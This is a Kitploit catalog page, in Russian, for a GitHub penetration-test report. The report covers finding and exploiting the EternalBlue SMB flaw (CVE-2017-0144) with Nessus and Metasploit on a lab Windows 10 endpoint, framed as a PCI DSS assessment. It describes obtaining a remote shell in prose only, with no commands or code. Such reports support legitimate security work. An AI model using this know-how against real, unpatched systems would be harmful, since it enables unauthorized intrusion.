
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/adityabhatt3010/vapt-report-on-smb-exploitation-in-windows-10-finance-endpoint
РазведкаАнализ уязвимостейЭксплуатацияСетевая безопасностьТестирование на ПроникновениеОбучение и Образование
GitHubadityabhatt3010/vapt-report-on-smb-exploitation-in-windows-10-finance-endpoint

VAPT-Report-on-SMB-Exploitation-in-Windows-10-Finance-Endpoint

Поделиться

В данном отчете описывается структурированное взаимодействие VAPT, ориентированное на соответствие требованиям PCI DSS, перечисление служб SMB и эксплуатацию CVE-2017-0144 (EternalBlue) на машине с Windows 10 в инфраструктуре финансовой направленности.

Репозиторий
15351 год назадЕщё не проверено

Отчет VAPT по эксплуатации SMB на конечной точке Windows 10 в финансовом секторе

В этом отчете описывается структурированное взаимодействие VAPT, ориентированное на соответствие требованиям PCI DSS, перечисление служб SMB и эксплуатацию CVE-2017-0144 (EternalBlue) на машине Windows 10 в инфраструктуре финансовой направленности.


🔐 Введение

Финансовые учреждения сталкиваются с одними из самых строгих требований соответствия в области кибербезопасности. Учитывая чувствительные данные клиентов и информацию о держателях карт, ошибки в конфигурации безопасности могут привести к катастрофическим утечкам. Данная симуляция VAPT была проведена для оценки уровня безопасности конечной системы на базе Windows 10 с точки зрения соответствия PCI DSS, а также для выявления и эксплуатации известных уязвимостей в открытых службах SMB.

Симуляция охватывает несколько этапов — от разведки и сканирования уязвимостей с помощью Nessus до реальной эксплуатации через Metasploit. Отчет дополнительно подчеркивает важность усиления защиты конечных точек, управления исправлениями, применения межсетевых экранов и согласования с PCI DSS для поддержания целостности финансовых сетей.
Адитья Бхатт


Отчет по оценке уязвимостей и тестированию на проникновение (VAPT)

Цель: Хост Windows 10 – Конечная точка финансового сектора

Подготовил: Адитья Бхатт
Должность: Аналитик VAPT | Специалист по кибербезопасности
Контакты: [email protected] | +91-9818993884


Краткое резюме

В данном отчете представлены результаты теста на проникновение, проведенного на конечной точке Windows 10, которая, как предполагается, обрабатывает финансовые данные и транзакции по кредитным картам. Цель заключалась в проверке реализации средств контроля PCI DSS и выявлении потенциальных векторов атак, которые могли бы поставить под угрозу данные держателей карт.

С помощью Nessus было обнаружено, что хост уязвим к CVE-2017-0144 (EternalBlue) — критической уязвимости SMB. Затем с использованием фреймворка Metasploit эта уязвимость была использована для получения несанкционированного удаленного доступа к оболочке. Отчет подчеркивает важность своевременного управления исправлениями и усиления защиты сетевых служб для предотвращения утечек данных в финансовых системах.


Цели

  • Оценить соответствие требованиям PCI DSS на целевом хосте.
  • Выполнить перечисление и выявить уязвимости в системе Windows 10.
  • Использовать обнаруженные уязвимости с помощью стандартных инструментов и методик.
  • Предложить корректирующие действия для повышения безопасности системы и соответствия требованиям.

Методология

Задача 1: Оценка соответствия PCI DSS

Были рассмотрены шесть основных целей и двенадцать требований PCI DSS. Ключевые принципы включают:

  • Внедрение межсетевых экранов и изменение настроек по умолчанию от производителя
  • Шифрование данных держателей карт при хранении и передаче
  • Использование антивирусного ПО, безопасных конфигураций и управления исправлениями
  • Внедрение средств контроля доступа и механизмов аутентификации
  • Мониторинг, ведение журналов и регулярное сканирование уязвимостей
  • Создание и обеспечение соблюдения политики безопасности на уровне всей организации

Задача 2: Обнаружение уязвимостей

Целевая система:

  • Виртуальная машина Windows 10
  • IP-адрес: 10.10.195.105
  • Подсеть: 255.0.0.0

Используемые инструменты:



  • Nmap для обнаружения портов и служб




